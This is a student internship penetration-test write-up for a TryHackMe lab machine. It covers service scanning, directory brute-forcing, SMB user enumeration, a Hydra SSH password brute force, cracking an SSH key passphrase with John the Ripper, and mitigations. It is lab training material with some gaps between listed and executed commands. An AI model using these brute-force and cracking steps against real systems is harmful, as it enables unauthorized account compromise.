# **Penetration Testing Report**

## **TryHackme Basic Pentesting Room**

Shadowfox Cybersecurity Internship April-May 2024

Aryan Parashar  
B2 Cybersecurity

# Report Outline

## Introduction

This TryHackMe Basic Pentesting Room penetration test report documents the efforts conducted to complete Task 2 of the Hard Level designed by Shadowfox. The report outlines the steps taken to successfully compromise machines in the THM environment. Accompanying data, such as PoCs and custom exploit code, is included. The purpose of this report is to demonstrate my understanding of penetration testing methodologies and the technical knowledge required to successfully complete the internship.

## Objective

The objective of this assessment is to perform an internal penetration test against the THM Basic Pentesting Room. This test simulates a real-world penetration test, starting from the initial reconnaissance phase and proceeding through exploitation and privilege escalation. The overall report is designed to be clear, concise, and reproducible.

## Components

1. Deploying the machine and connecting to the THM network
2. Finding the services exposed by the machine
3. Finding the name of the hidden directory on the web server
4. Using brute-forcing to find the username & password
5. Enumerating the machine to find any vectors for privilege escalation
6. Finding names of other users
7. Finding the final password

# Step-by-step Exploitation of Basic Pentesting Room

## 1. Deploying the Machine and Connecting to THM Network

Process:

- Access the TryHackMe platform.
- Deploy the "Basic Pentesting" room machine.
- Connect to the THM network using the provided OpenVPN configuration.

## 2. Finding the Services Exposed by the Machine

Process:


### 1. Using Nmap:

- **Command:** `nmap -sV <Target IP>`
- **Explanation:** This Nmap command scans for open ports and attempts to identify the service versions running on those ports.

### Screenshot 1: Open Ports using Nmap

Open Ports Identified:

- Port 22 (SSH)
- Port 80 (HTTP)
- Port 139 (NetBIOS)
- Port 445 (SMB)



```
File Edit View Search Terminal Help
root@ip-10-10-65-203: ~/Desktop/AryanParashar
root@ip-10-10-65-203:~/Desktop/AryanParashar# nmap -sC -sV -oN nmap -Pn 10.10.174.253

Starting Nmap 7.60 ( https://nmap.org ) at 2024-05-12 15:49 BST
Nmap scan report for ip-10-10-174-253.eu-west-1.compute.internal (10.10.174.253)
Host is up (0.059s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
| 2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
| 256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
| 256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (EdDSA)
|_ /tcp open http
|_ http-title: Site doesn't have a title (text/html).
|_ /tcp open netbios-ssn
|_ /tcp open microsoft-ds
MAC Address: 02:57:54:1A:F0:9D (Unknown)

Host script results:
|_ clock-skew: mean: -1s, deviation: 0s, median: -1s
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\*
|   Domain name: \*
|   FQDN: basic2
|_ System time: 2024-05-12T10:49:13-04:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
```

### 3. Finding the Name of the Hidden Directory on the Web Server

#### Process:

##### 1. Initial Web Server Inspection:

- Open the target IP in a web browser.
- Inspect the page source code for clues.



#### Screenshot 2: Source Code Inspection

##### 2. Using Gobuster:

- **Command:** `gobuster dir -u http://<Target IP> -w /usr/share/wordlists/dirb/common.txt`
- **Explanation:** Gobuster is used to brute force URIs (directories and files) on the web server.

#### Screenshot 3: Gobuster Brute Force

**Hidden Directory Found:** /development





```
root@ip-10-10-65-203: ~/Desktop/AryanParashar
File Edit View Search Terminal Help
root@ip-10-10-65-203:~/Desktop/AryanParashar# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u 10.10.174.253
=====
gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
+ ] Url: http://10.10.174.253
+ ] Threads: 10
+ ] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
+ ] Status codes: 200,204,301,302,307,401,403
+ ] User Agent: gobuster/3.0.1
+ ] Timeout: 10s
=====
024/05/12 15:53:45 Starting gobuster
=====
development (Status: 301)
Progress: 6743 / 220561 (3.06%)
```


## 4. Using Brute-Forcing to Find the Username & Password

### Process:

1. **Accessing the Hidden Directory:**
  - o Visit `http://<Target IP>/development` in the web browser.

### Screenshot 4: Development Directory


2. **Analyzing Files (`dev.txt` and `j.txt`):**
  - o **File `dev.txt`:** Contains hints about user credentials and SMB configuration.
  - o **File `j.txt`:** Mentions user initials "J" and "K", and that Jan has a weak password.





## Index of /development

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">dev.txt</a>	2018-04-23 14:52	483	
<a href="#">j.txt</a>	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.174.253 Port 80





### Screenshot 5: dev.txt and j.txt Analysis

#### 3. Enumerating SMB Users:

- **Command:** enum4linux -a <Target IP>
- **Explanation:** Enum4linux is used to enumerate information from Windows and Samba systems.

```
File Edit View Search Terminal Help
root@ip-10-10-65-203:~/Desktop/AryanParashar# enum4linux 10.10.174.253
WARNING: polenum.py is not in your path. Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun May 12 15:58:46 2024

=====
| Target Information |
=====
Target ..... 10.10.174.253
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.174.253 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Nbtstat Information for 10.10.174.253 |
=====
Looking up status of 10.10.174.253
BASIC2 <00> - B <ACTIVE> Workstation Service
BASIC2 <03> - B <ACTIVE> Messenger Service
BASIC2 <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

=====
```

```
root@ip-10-10-65-203:~/Desktop/AryanParashar
File Edit View Search Terminal Help

=====
| Session Check on 10.10.174.253 |
=====
[+] Server 10.10.174.253 allows sessions using username '', password ''

=====
| Getting domain SID for 10.10.174.253 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====
| OS Information on 10.10.174.253 |
=====
Use of uninitialized value $os info in concatenation (.) or string at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 464.
[+] Got OS info for 10.10.174.253 from smbclient:
[+] Got OS info for 10.10.174.253 from srvinfo:
BASIC2 Wk Sv PrQ Unix NT SNT Samba Server 4.3.11-Ubuntu
platform_id : 500
os version : 6.1
server type : 0x009a03

=====
| Users on 10.10.174.253 |
=====
Use of uninitialized value $users in print at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 876.
Use of uninitialized value $users in pattern match (m//) at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 879.
Use of uninitialized value $users in print at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 892.
Use of uninitialized value $users in pattern match (m//) at /root/Desktop/Tools/Miscellaneous/enum4linux.pl line 894.

=====
```

```
root@ip-10-10-65-203:~/Desktop/AryanParashar
File Edit View Search Terminal Help

| Users on 10.10.174.253 via RID cycling (RIDS: 500-550,1000-1050) |
=====
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
```

## Screenshot 6: Enum4linux Output

**Users Identified:** kay and jan

### 4. Brute Forcing SMB with Hydra:

- **Command:** hydra -l jan -P /usr/share/wordlists/rockyou.txt smb://<Target IP>
- **Explanation:** Hydra is used to brute force the password for the jan user.

```

root@ip-10-10-65-203:~/Desktop/AryanParashar# hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.174.253
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-05-12 16:03:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.174.253:22/
[STATUS] 199.00 tries/min, 199 tries in 00:01h, 14344206 to do in 1201:22h, 16 active
[STATUS] 222.00 tries/min, 666 tries in 00:03h, 14343739 to do in 1076:52h, 16 active
[22][ssh] host: 10.10.174.253 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2024-05-12 16:07:27
root@ip-10-10-65-203:~/Desktop/AryanParashar#

```

## Screenshot 7: Hydra Brute Force

**Password Found:** armando

## 5. Enumerating the Machine to Find Any Vectors for Privilege Escalation

**Process:**

1. **Logging in via SSH:**
  - **Command:** `ssh jan@<Target IP>`
  - **Password:** armando

## Screenshot 8: SSH Login

2. **Finding Sensitive Files:**
  - **Command:** `ls -la`
  - **Explanation:** List all files, including hidden ones, to find sensitive files.

```

root@ip-10-10-65-203:~/Desktop/AryanParashar# ssh jan@10.10.174.253
The authenticity of host '10.10.174.253 (10.10.174.253)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn40PL7GN/DuVHVv00LT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.174.253' (ECDSA) to the list of known hosts.
jan@10.10.174.253's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

... packages can be updated.
... updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$

```



```
root@ip-10-10-65-203: ~/Desktop/AryanParashar
File Edit View Search Terminal Help

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun May 12 11:11:05 2024 from 10.10.65.203
jan@basic2:~$ pwd
/home/jan
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$
```

**Screenshot 9: Sensitive Files**

## 7. Finding the Final Password

Process:

1. **Identifying Backup Files:**
  - o **File Identified:** pass.bak

```
root@ip-10-10-185-102: ~/Desktop/Aryan Parashar
File Edit View Search Terminal Help

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ ls
jan@basic2:~$ cd kay/
-bash: cd: kay/: No such file or directory
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay/
jan@basic2:/home/kay$ ls
pass.bak
```

**Screenshot 11: Backup File**

2. **Deciphering RSA Key with John the Ripper:**
  - o **Command:** john --wordlist=/usr/share/wordlists/rockyou.txt id\_rsa

- **Explanation:** Use John the Ripper to crack the RSA private key.

```

root@ip-10-10-185-102: ~/Desktop/AryanParashar
File Edit View Search Terminal Help
root@ip-10-10-185-102:~/Desktop/AryanParashar# ssh kay@10.10.171.1
kay@10.10.171.1's password: 
root@ip-10-10-185-102:~/Desktop/AryanParashar john hash.txt --wordlist=/usr/sha
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax

```


**Screenshot 12: John the Ripper**

**Password Found:** beeswax

### 3. Decrypting the Backup Password File:

- **Command:** openssl rsa -in id\_rsa -out id\_rsa\_dec
- **Password:** beeswax
- **Command:** cat pass.bak
- **Explanation:** Decrypt the RSA key and read the backup password file.

**Backup Password Found:** heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$



**Screenshot 13: Decrypted Password File**

## Conclusion

The THM Basic Pentesting Room was successfully compromised by following a structured penetration testing methodology. Each step was documented with screenshots as proof of concept. Mitigation strategies were provided to address the identified vulnerabilities.

## Mitigation Steps

1. **Open Ports:**
  - Close unnecessary ports.
  - Implement a firewall to restrict access.
  - Regularly audit and monitor open ports.
2. **Hidden Directories:**
  - Restrict access to sensitive directories.
  - Implement rate limiting and IP blocking.
  - Use secure naming conventions.
3. **Weak Passwords:**
  - Enforce strong password policies.
  - Implement multi-factor authentication.
  - Regularly audit password strength.
4. **Privilege Escalation:**
  - Limit access to sensitive files.
  - Regularly update and patch systems.
  - Implement least privilege access controls.
5. **General Security:**
  - Use HTTPS for all web traffic.
  - Regularly monitor network traffic.
  - Educate users about security best practices.